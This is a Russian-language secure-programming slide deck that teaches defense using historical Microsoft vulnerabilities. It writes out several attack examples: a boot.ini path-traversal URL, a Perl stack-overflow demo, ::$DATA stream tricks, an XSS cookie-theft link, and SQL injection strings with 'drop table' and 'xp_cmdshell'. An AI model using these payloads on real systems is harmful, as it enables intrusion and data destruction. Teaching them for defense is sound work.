



Безопасность для программиста – все что нужно знать

Сергей Поляков
alexei@samara.net
CEO WebZavod, MCSD.NET

План

- Приоритеты Microsoft – раньше и сейчас
- Реалии войны за безопасность
- Как победить?

Приоритеты Microsoft

- Компьютер в каждый дом
- Информация на кончиках пальцев
- 1995 – Важность Internet
- 2000 – .NET Platform
- **2002 – Trustworthy computing**
- “Когда мы сталкиваемся с проблемой выбора между реализацией новой функциональной возможности и устранением уязвимости, мы должны выбирать второе”

Trustworthy Computing

Security

- Защищенность от атак
- Защита конфиденциальности, целостности данных и систем
- Управляемая

Privacy

- Защита от нежелательных коммуникаций
- Контроль за приватностью информации
- Продукты, онлайн-сервисы, принципы доступа

Reliability

- Предсказуемая
- Поддерживаемая
- Устойчивая
- Восстановимая
- Доказанная

Business Practices

- Открытые, прозрачные взаимоотношения с заказчиками
- Лидерство в индустрии
- Поддержка открытых стандартов

Что думают разработчики?

“Безопасность, пожалуй, самая скучная вещь на свете. Что происходит когда система надежно защищена?

НИЧЕГО!”

Founder and CTO of WhiteHat Security, Inc.
Jeremiah Grossman


Во что выливается подобное отношение

- Две строки кода на C в RPCSS (Blaster):
 - ```
while (*pwszTemp != L'\\')
 *pwszServerName++ = *pwszTemp++;
```
- Привели к
  - >1,500,000 зараженных компьютеров
  - 3,370,000 звонков в поддержку в сентябре 2003 (при обычных вирусных эпидемиях не более 350,000)
  - ОЧЕНЬ много негативных комментариев
    - «Это поднимет на новый уровень мысли о поиске альтернативы для продуктов Microsoft»  
Gartner
    - «Определенно видны сдвиги в лучшую сторону [Безопасность Microsoft], но я не уверен, что этих сдвигов достаточно»  
Forrester







# Что было сделано Microsoft

- Инвестировано более \$100,000,000
- Обучено более 11,000 инженеров и сотрудников поддержки
- План по безопасности для каждого продукта
- Моделирование угроз
- Постоянный аудит кода
- Аудит обязательная часть при выпуске продукта






# Результаты!






# Результаты!



**Снижение  
кол-ва  
уязвимостей  
в 2 раза !**

# Результаты!

## "Critical" & "Important" Security Bulletins



# Результаты!

**“На самом деле мы считаем  
Microsoft лидером отрасли ПО  
из-за их улучшений в  
безопасной разработке”**

John Pescatore  
Vice President and Distinguished Analyst  
Gartner, Inc  
(From CRN, Feb 13<sup>th</sup> 2006)

<http://tinyurl.com/rezjz>

# Результаты!

**“Они [Microsoft] в обязательном порядке проводят аудиты кода и тренинги по безопасности для всех разработчиков. Open Source проекты пока не могут придерживаться тех же требований.**

Author and enterprise systems consultant Ted Neward  
TheServerSide Java Symposium  
(March 27<sup>th</sup> 2006)

# Война за безопасность - Реалии

**“9 из 10 web сайтов имеют как минимум 1 серьезную уязвимость!**

**Каждый раз когда вы посещаете ваш любимый on-line магазин, проверяете состояние счета или просто разговариваете в чате существует 90% вероятность того, что сайт уже взломан!”**

Founder and CTO of WhiteHat Security, Inc.  
Jeremiah Grossman

**Начальная стоимость уязвимости для Microsoft – \$100 000**

Microsoft Security Response Center

# Реалии войны

## Дилемма атакующего и защищающегося

1. Администратор должен помнить о всех возможных способах взлома; атакующий может выбрать самую уязвимую особенность системы
2. Администратор защищается от известных методов взлома; атакующий пробует неизвестные
3. Администратор всегда должен быть на чеку; атакующий может выбрать любой момент
4. Администратор должен придерживаться правил; атакующий этого не делает

# Реалии войны

## Хакеры атакуют нерасторопных

- Секундомер запускается ПОСЛЕ выпуска патча
  - “Hackers Beating Efforts to Patch Software Flaws”
    - <http://www.computerworld.com/securitytopics/security/holes/story/0,10801,104092,00.html>
    - “Вместо того чтобы искать уязвимости самостоятельно, они [хакеры] ждут пока выйдут патчи и затем смотрят что за дыры там закрыты, затем они уже думают как их использовать”
  - “Zotob Proves Patching “Window” Non-Existent”
    - <http://informationweek.com/story/showArticle.jhtml?articleID=168602115>
    - “Глубокая Защита единственный шанс защититься от раннего появления вредоносного ПО”

# Реалии войны

## Хакеры отлично вооружены

- Существуют инструменты, которые позволяют просто делать эксплойты
- Инструменты для реверс-инжиниринга
  - Structural Comparison of Executable Objects, Halvar Flake
    - [http://www.sabre-security.com/files/dimva\\_paper2.pdf](http://www.sabre-security.com/files/dimva_paper2.pdf)
    - PCT Bug: “Обнаружение и понимание уязвимости заняло у нас менее 30 минут”
    - H.323 ASN.1 Bug: “Общий анализ занял менее 3х часов”
- Exploit Payloads
  - [www.metasploit.com](http://www.metasploit.com)



# Реалии войны

## Неравная стоимость

- Цена создания атаки минимальна
- Цена для заказчиков огромна
  - Разработка плана устранения.
  - Поиск уязвимости.
  - Устранение уязвимости.
  - Тестирование патча.
  - Тестирование программы установки патча.
  - Создание и тестирование патча для разных языков.
  - Стоимость цифрового подписывания кода (Authenticode)
  - Публикация патча на сайт
  - Написания сопроводительной документации
  - Отслеживание и реакция на публикации в СМИ
  - Стоимость трафика
  - Стоимость рабочего времени на разработку следующей версии продукта, которое было остановлено
  - Стоимость установки патча клиентом
  - Стоимость потенциальной потери дохода в связи с возможным решением клиентов не пользоваться вашим продуктом

# Как победить?

**"Если вы знаете врага и знаете себя, то можете быть спокойны, если вам предстоит сражаться даже в сотне битв.**

**Если вы знаете самого себя, но не знаете врага, за каждую добытую вами победу вы будете расплачиваться поражением.**

**Если вы не знаете ни самого себя, ни врага, вы будете разбиты в каждой битве"**

Сунь Цзы. "Искусство войны"  
511 год до н.э.

# Искусство войны

- Убедить руководство
- Знать методы взлома
- Сокращать возможность атаки
- Придерживаться процесса SDL
- Быть в курсе
- Учиться

# Поддержка руководства

## Обычное отношение

**“В компании, в которой я работал ДО Microsoft, вопросы безопасности изредка возникали на утренних совещаниях в понедельник - после того как технический директор во время уикенда смотрел фильм из разряда "The Net", "Sneakers" или "Hackers"”**

Один из сотрудников компании Microsoft

# Поддержка руководства

## Важность защищенных систем

- Две строки кода на C в RPCSS (Blaster):
  - ```
while (*pwszTemp != L'\\')
    *pwszServerName++ = *pwszTemp++;
```
- Привели к
 - >1,500,000 зараженных компьютеров
 - 3,370,000 звонков в поддержку в сентябре 2003 (при обычных вирусных эпидемиях не более 350,000)
 - ОЧЕНЬ много негативных комментариев
 - «Это поднимет на новый уровень мысли о поиске альтернативы для продуктов Microsoft»
Gartner
 - «Определенно видны сдвиги в лучшую сторону [Безопасность Microsoft], но я не уверен, что этих сдвигов достаточно»
Forrester



Откуда берутся
дыры в системах?

Существует ТОЛЬКО
два типа проблем с
безопасностью

- ① Доверие вводу
- ② Все остальное!

Crystal Reports Vulnerability MS04-017

```
public class CrystalImageHandler : WebControl {
    private string tmpdir = null;
    protected override void Render(HtmlTextWriter writer) {
        string filepath;
        string dynamicImage =
            (string)Context.Request.QueryString.Get("dynamicimage");
        if (tmpdir == null) {
            tmpdir = ViewerGlobal.GetImageDirectory();
        }
        filePath = tmpdir + dynamicImage;
        FileStream imagestream =
            new FileStream (filePath, FileMode.Open,
                FileAccess.Read);

        // stream file to user
        File.Delete (filePath);
    }
}
```

(1) Получаем имя файла из
queryString

(2) Открываем
файл

(3) Отправляем
пользователю

(4) Убиваем
файл!



crystalimagehandler.aspx?dynamicimage=..\..\boot.ini

Доверие тем, кому не надо

«Все входящее плохое, пока не доказано обратное!»

- Переполнения буферов

101011011011011

10101101101101011011001010110

1

- SQL Injection

Blake

Blake' or 1=1

--

- Cross-Site Scripting

Blake

<script>var
i=document</script>

Переполнение стека

Определяет порядок выполнения



Хендлы исключений
Указатели на функции возврата
Виртуальные методы

Адрес
функции



```
void func(char *p, int i) {
    int j = 0;
    CFoo foo;
    int (*fp)(int) = &func;
    char b[128];
    strcpy(b, p);
}
```

Беда, если *p указывает на данные уже не b



Own3d!



Переполнение стека

```

void foo(const char* input)
{
    char buf[10];
    printf("My stack:\n%p...");
    printf("%s\n", buf);
    printf("Now stack:\n%p...");
}

void bar(void)
{
    printf("Augh! I've been hacked!\n");
}

int main(int argc, char* argv[])
{
    printf("Address of foo = %p\n", foo);
    printf("Address of bar = %p\n", bar);
    foo(argv[1]);
    return 0;
}

```

```

$args = "ABCDEFGHJKLMNPO".
"\x45\x10\x40";
$cmd = "StackOverrun ".$args;
system($cmd);

```

```

C:\>perl HackOverrun .pl
foo = 00401000
bar = 00401045
My stack:
00000000
00000000
7FFDF000
0012FF80
0040108A
00410ECA

```

```

ABCDEFGHJKLMNOPE?@
Now stack:
44434241
48474645
4C4B4A49
504F4E4D
00401045
00410ECA

```

```

Augh! I've been hacked!

```

Печальный пример

SQL Server Instance Resolution (MS02-039)

```
#define INSTREGKEY "SOFTWARE\\Microsoft\\Microsoft SQL Server\\"
#define MAX_RECV_MSG 256
```

```
void SsrpSvr(LPSTR szInstanceName) {
    BYTE rgbRecvBuf[MAX_RECV_MSG];
    ...
    ssrpMsg = SsrpRecvMsg( rgbRecvBuf );

    switch( ssrpMsg ) {
        case CLNT_UCAST_INST: // Verb #4
            SsrpEnum( (LPSTR) &rgbRecvBuf[1] );
    }
}
```

```
SSRPMSGTYPE SsrpRecvMsg( BYTE *rgbRecvBuf ) {
    ...
    bytesRecd = recvfrom( gSvrSock, (char*)rgbRecvBuf, MAX_RECV_MSG, 0,
        (SOCKADDR *) &gclientAddr, &cClientAddr );
}
```

```
return( (SSRPMSGTYPE) rgbRecvBuf[0] );
}
```

```
BOOL SsrpEnum(LPSTR szInstName, ...) {
    char szregVersion[128];
    sprintf( szregVersion, "%s%s\\MSSQLServer\\CurrentVersion", INSTREGKEY, szInstName );
}
```



Слушаем порт 1434 – Internet

Читаем не более 256
байт из сети

Копируем в 128 байт буфер :(

Еще пример

DCOM Remote Activation (MS03-026)



```

error_status_t _RemoteActivation(..., WCHAR *pwszObjectName, ... ) {
    *pshr = GetServerPath( pwszObjectName, &pwszObjectName);
    ...
}

HRESULT GetServerPath(WCHAR *pwszPath, WCHAR **pwszServerPath ){
    WCHAR * pwszFinalPath = pwszPath;
    WCHAR wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN + 1];
    hr = GetMachineName(pwszPath, wszMachineName);
    *pwszServerPath = pwszFinalPath;
}

HRESULT GetMachineName(
    WCHAR * pwszPath,
    WCHAR  wszMachineName[MAX_COMPUTERNAME_LENGTH_FQDN + 1]) {
    pwszServerName = wszMachineName;
    LPWSTR pwszTemp = pwszPath + 2;
    while ( *pwszTemp != L'\\' )
        *pwszServerName++ = *pwszTemp++;
    ...
}

```

Слушаем порт 135 – Internet

Копируем пока не
встретим '\'

Атаки на целочисленную арифметику

MIDI File Processing Error (MS03-030)



```

SMFRESULT FNLOCAL smfBuildFileIndex(PSMF BSTACK *ppsmf) {
    WORD wMemory;
    wMemory = sizeof(SMF) + (WORD)(psmf->dwTracks* sizeof(TRACK));
    psmfTemp = (PSMF)LocalReAlloc(psmf, wMemory, LMEM_MOVEABLE|LMEM_ZEROINIT);
    if (NULL == psmfTemp) {
        DPF(1, "No memory for extended psmf");
        return SMF_NO_MEMORY;
    }
    psmf = *ppsmf = psmfTemp;

    // various buffer copies on psmf

```

LocalReAlloc выделяет
слишком мало памяти

sizeof(TRACK) == 0x24, sizeof(SMF) == 0x9E0
 Переполнение если dwTracks >= 0x6D8 (1752)

0x9E0 + (0x24 x 0x6D8) == 0x0040 (64 bytes)

Проблемы с канонизацией

```
more < boot.ini
```

```
equals
```

```
more < boot.ini.
```

```
equals
```

```
more < boot.ini::$DATA
```

Название потока


Давайте рассмотрим

```
http://www.myshop.ru/basket.aspx::\$DATA
```

Cross Site Scripting (XSS)

- ОЧЕНЬ частая уязвимость
- Ошибка в веб-сервере может привести к компрометации клиента и даже более
- Ошибка – доверяем вводу и повторяем его!

XSS в действии – крадем Cookie



Welcome.asp

Hello,

```
<%= request.querystring('name') %>
```



```
<a href=http://www.insecuresite.com/welcome.asp?name=
<script>document.write
  ('')
</script>here</a>
```


XSS в действии – “дефейс”

MSNBC - MSNBC Front Page - Microsoft In

File Edit View Favorites Tools Help

Back Forward Stop Home Search

Address Go

MSN Home  Sign Out Web Search: Go

msn.com NBC News Updated: 4:31 p.m. ET March 23, 2004 Alerts | Newsletters | Help

RIGHT NOW LIVE VIDEO: Top current, former officials testify before 9/11 panel

DOW PLUNGES 3,000 

Bush responds
Bush says he would have acted faster against al-Qaida if he had info before 9/11 that attack was imminent. [FULL STORY](#)

MORE TOP STORIES:

- Medicare could go broke by 2019
- Gasoline prices at record high

NBC News


TODAY SHOW **Newsweek** **MY NEWS**

Clapton's new tribute to a blues legend

- Genext poll
- Al Franken hits
- Levy: Ballot boxes

WEATHER

CURRENT CONDITIONS **TUESDAY**

57°  **Hi: 57°**
Lo: 46° 

MORE TOP STORIES

SQL Injection – C#

```
string Status = "No";
string sqlstring = "";
try {
    SqlConnection sql= new SqlConnection(
        @"data source=localhost;" +
        "user id=sa;password=password;");
    sql.Open();
    sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
    SqlCommand cmd = new
    SqlCommand(sqlstring,sql);
    if ((int)cmd.ExecuteScalar() != 0)
        Status = "Yes";
} catch (SqlException se) {
    Status = sqlstring + " failed\n\r";
    foreach (SqlError e in se.Errors) {
        Status += e.Message + "\n\r";
    }
} catch (Exception e) {
    Status = e.ToString();
}
```

Работаем
как
админ!

Пароль что
надо!

String concat
для dynamic SQL

Говорим плохому
человеку
слишком много!

Что неправильно (1 из 3)



```
sqlstring="SELECT HasShipped" +
  " FROM Shipment WHERE ID='" + Id + "'";
```

Обычный пользователь

Enter a Shipping ID:

```
SELECT HasShipped
FROM Shipment
WHERE ID='1001'
```

«Не очень хороший пользователь»

Enter a Shipping ID:

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' or 2>1 -- '
```

Что неправильно (2 из 3)



```
sqlstring="SELECT HasShipped" +
        " FROM Shipment WHERE ID='" + Id + "'";
```

«Очень плохой хакер»

Enter a Shipping ID:

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' drop table orders -- '
```

«Аффтар аццкий сотона»

Enter a Shipping ID:

Enter a Shipping ID:

```
SELECT HasShipped
FROM Shipment
WHERE ID= '1001' exec xp_cmdshell('...') -- '
```

Что неправильно(3 из 3) Ваш самый страшный кошмар!



